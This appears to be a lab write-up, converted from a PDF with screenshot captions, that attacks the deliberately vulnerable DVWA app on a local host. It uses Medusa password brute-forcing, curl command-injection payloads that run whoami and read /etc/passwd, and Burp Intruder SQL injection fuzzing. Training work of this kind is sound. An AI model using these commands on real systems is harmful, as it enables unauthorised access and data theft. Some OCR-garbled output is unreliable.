-m FORM:"username=USER&password=PASS&Login=Login"	Defines the <b>POST parameters</b> with placeholders USER and PASS.

Option	Description
-m DENY:"Login failed"	Tells Medusa to detect <b>failed login attempts</b> by matching the " <b>Login failed</b> " response string. If not found, it assumes login was successful.



```
(root㉿Kali)-[~]
# medusa -h 192.168.0.170 -u admin -P /usr/share/wordlists/rockyou.txt \
-M http -m DIR:/dvwa/login.php -m FORM:"username^USER^&password^PASS^&Login=Login" \
-m DENY:"Login failed"
```


### Vulnerability: File Inclusion

To include a file edit the ?page=index.php in the URL to determine which file is included.

#### More info

Information and examples about File inclusion  
https://www.vulnerability-db.com/exploit/1007-A3

- Password Found  




```
(root㉿Kali)-[~]
# medusa -h 192.168.0.170 -u admin -P /usr/share/wordlists/rockyou.txt \
-M http -m DIR:/dvwa/login.php -m FORM:"username^USER^&password^PASS^&Login=Login" \
-m DENY:"Login failed"

Medusa v2.3 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

WARNING: Invalid method: FORM.
WARNING: Invalid method: DENY.
2025-07-16 11:09:09 ACCOUNT CHECK: [http] Host: 192.168.0.170 (1 of 1, 0 complete) User: admin (1 of 1, 0 complete) Password: 123456 (1 of 14344395 complete)
2025-07-16 11:09:09 ACCOUNT FOUND: [http] Host: 192.168.0.170 User: admin Password: 123456 [SUCCESS]
```

## Task-2 –Command Execution

- Click on command Execution tab



- Open terminal and type following command

**Command :-** curl -X POST


```
"http://192.168.0.170/dvwa/vulnerabilities/exec/" \
--cookie "PHPSESSID=852924d9e83e91e53bb059083bb27ea8;
security=medium" \
--data "ip=127.0.0.1%7Cwhoami&submit=submit"
```

**Explanation:-**

Part	Description
curl	Command-line tool to send HTTP requests.
-X POST	Specifies the <b>POST method</b> (used to submit form data).

Part	Description
"http://192.168.0.170/dvwa/vulnerabilities/exec/"	Target URL of the <b>Command Execution</b> vulnerability in DVWA.
--cookie	Sends <b>session cookie</b> to stay authenticated:

- PHPSESSID=852924... is your active login session.
- security=medium is the DVWA security level. | --data | Sends POST form fields:
- ip=127.0.0.1%7Cwhoami → The %7C is **URL-encoded pipe symbol (|)**, used to **inject a shell command** (whoami).
- submit=submit → Mimics clicking the submit button. |



- retrieve data

The screenshot shows a Kali Linux terminal window titled "Kali [Running] - Oracle VM VirtualBox". The terminal is running as root and displays the exploit code for the DVWA Command Execution vulnerability. The exploit code includes a form submission script and a link to a remote exploit source. To the right, a web browser window titled "Vulnerability: Command Execution" shows the DVWA interface with the message "Ping for FREE" and a text input field containing "127.0.0.1". Below the browser is a Windows taskbar with various icons.

```

root@Kali: ~
<h1>Vulnerability: Command Execution</h1>
Collaborator: b00nkerz0n Decoder: Computer
Logger: 
<div class="vulnerable_code_area">
    <h2>Ping for FREE</h2>
    <p>Enter an IP address below:</p>
    <form name="ping" action="#" method="post">
        <input type="text" name="ip" size="30">
        <input type="submit" value="submit" name="submit">
    </form>
<pre>www-data</pre>
</div>
<h2>More info</h2>
<ul>
    <li><a href="http://hiderefer.com/?http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution" target="_blank">http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution</a></li>
    <li><a href="http://hiderefer.com/?http://www.ss64.com/bash/" target="_blank">http://www.ss64.com/bash/</a></li>
    <li><a href="http://hiderefer.com/?http://www.ss64.com/nt/" target="_blank">http://www.ss64.com/nt/</a></li>
</ul>
</div>

```

- Now use next command


**Command :-** curl -X POST

```
"http://192.168.0.170/dvwa/vulnerabilities/exec/" \
--cookie "PHPSESSID=852924d9e83e91e53bb059083bb27ea8; \
security=medium" \
--data "ip=127.0.0.1%7Ccat%20/etc/passwd&submit=submit"
```

**Explanation :-**

Part	Purpose
curl -X POST	Sends a <b>POST</b> request (mimicking a form submission).
http://192.168.0.170/dvwa/vulnerabilities/exec/	The <b>Command Injection vulnerable endpoint</b> in DVWA.

Part	Purpose
--cookie ...	Supplies the <b>session cookie</b> and <b>security level</b> .
--data "ip=127.0.0.1%7Ccat%20/etc/passwd&submit=submit"	The POST payload:
127.0.0.1%7Ccat%20/etc/passwd	This gets URL-decoded to:
`127.0.0.1	cat /etc/passwd`
➡ The pipe ()	lets you inject the cat /etc/passwd` command into the backend.



- Result ✓ 🎉
- This is the **output of the /etc/passwd file**, a key system file on Linux that contains **user account information** (not passwords — those are stored in /etc/shadow).



Kali [Running] – Oracle VirtualBox

File View Input Devices Help

root@Kali: ~ root@Kali: ~ root@Kali: ~

File Actions Edit View Help Repeater View Help

Collaborator Sequence Decoder Composer

```
logger:daemon:x:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin/sh
sys:x:3:3:sys:/dev/bin/sh#target: http://192.168.1.108:8080/vulnerability/CommandExecution
sync:x:4:65534:sync:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcpc:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
```

vulnerability: Command Execution

Ping for FREE  
Enter an IP address below:  
127.0.0.1 Submit

More info

High UV Now

Search

ENG IN 12:13:51 16-07-2025 Right Ctrl

# Task -3 – Sql injection


- Click on SQL Injection
- Enter a random User Id

The screenshot shows a Kali Linux desktop environment. On the left, the Burp Suite interface is open, with the 'Proxy' tab selected. In the center, a web browser window displays the DVWA (Damn Vulnerable Web Application) 'SQL Injection' page. The URL is `http://192.168.0.170/dvwa/vulnerabilities/sql/`. The DVWA logo is at the top, followed by the title 'Vulnerability: SQL Injection'. A sidebar on the right lists various attack types, with 'SQL Injection' highlighted in green. Below the sidebar, there's a 'User ID:' input field containing '7788' and a 'Submit' button. The status bar at the bottom of the browser window shows the date and time as 16-07-2025.


- Click on submit

This screenshot is nearly identical to the one above, showing the same Kali Linux desktop setup with Burp Suite and DVWA. The difference is in the browser status bar, which now shows the date and time as 16-07-2025 12:35:29, indicating a slight delay between the two screenshots.


- Request intercepted




- Right click on request and send it to intruder



- In intruder , select payload position to **id section**



- Click on payload section , then click on **Add From List** and select **Fuzzing-SQL Injection**



- Click on start attack

Burp Suite Professional v2025.1.4 - Temporary Project - licensed to f3110w0rld

**Intruder**

**Payloads**

This payload type lets you configure a simple strings that are used as payloads.

Paste  
Load...  
Remove  
Clear  
Deduplicate  
Add {base}-0  
Enter a new item

Add from list...

**Payload processing**

1 highlight | 1 payload processed You can define rules to perform various processing steps on your payloads.

Event log (6) All issues (12)

User ID: 7788

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html  
http://en.wikipedia.org/wiki/SQL\_injection  
http://www.unixwiz.net/tipps/sql-injection.html

- Attack finished

Attack Save

4. Intruder attack of http://192.168.0.170

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Apply capture filter

Request	Payload	Status code	Response rec...	Error	Timeout	Length	Comment
42	1 or 7=7	200	113			4996	
84	(select 1)	200	272			4753	
43	1 and 7=7	200	186			4752	
0		200	270			4600	

Request Response

Pretty Raw Hex

1 GET /vulnerabilities/sql/?id=1&id=207%3B+Subst+HTTP/1.1  
2 Host: 192.168.0.170  
3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:128.0) Gecko/20100101 Firefox/128.0  
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate, br  
7 Connection: keep-alive  
8 Referer: http://192.168.0.170/vulnerabilities/sql/  
9 Cookie: security=+sid=; PHPSESSID=852924d9e83a153b6059083b27ea0  
10 Upgrade-Insecure-Requests: 1  
11 Priority: uno,1  
12  
13

0 highlights

Finished

28°C Mostly cloudy

- Now go to DVWA, click on URL Section

The screenshot shows a Kali Linux desktop environment. A Firefox browser window is open, displaying the DVWA application at <http://192.168.0.170/dvwa/vulnerabilities/sql/>. The page title is "4. Intruder attack of http://192.168.0.170". The "Results" tab is selected in the DVWA interface. Below it, a table shows captured requests:

Request	Payload	Status code	Response
42	1 or 7=7	200	113
84	(select 1)	200	272
43	1 and 7=7	200	186
		200	270

The terminal window below shows the captured raw request:

```

1 GET /dvwa/vulnerabilities/sql/?id=-1%20or%207%3d7&Submit=Submit HTTP/1.1
Host: 192.168.0.170
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Referer: http://192.168.0.170/dvwa/vulnerabilities/sql/
Cookie: security=medium; PHPSESSID=652924d9e03a91e53b059083b27ea8
Upgrade-Insecure-Requests: 1
Priority: uno, 1

```

- And enter sql injection code for manual testing

The screenshot shows a Kali Linux desktop environment. A Firefox browser window is open, displaying the DVWA application at <http://192.168.0.170/dvwa/vulnerabilities/sql/?id=-1%20OR%201=1&Submit=Submit>. The page title is "Damn Vulnerable Web App (DVWA) v1.0.7 : Vulnerability: SQL Injection". The "SQL Injection" tab is selected in the DVWA interface. The "User ID:" input field contains "1 OR 1=1". The "More info" section provides links to security reviews:

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)
- <http://www.unixwiz.net/techtips/sql-injection.html>


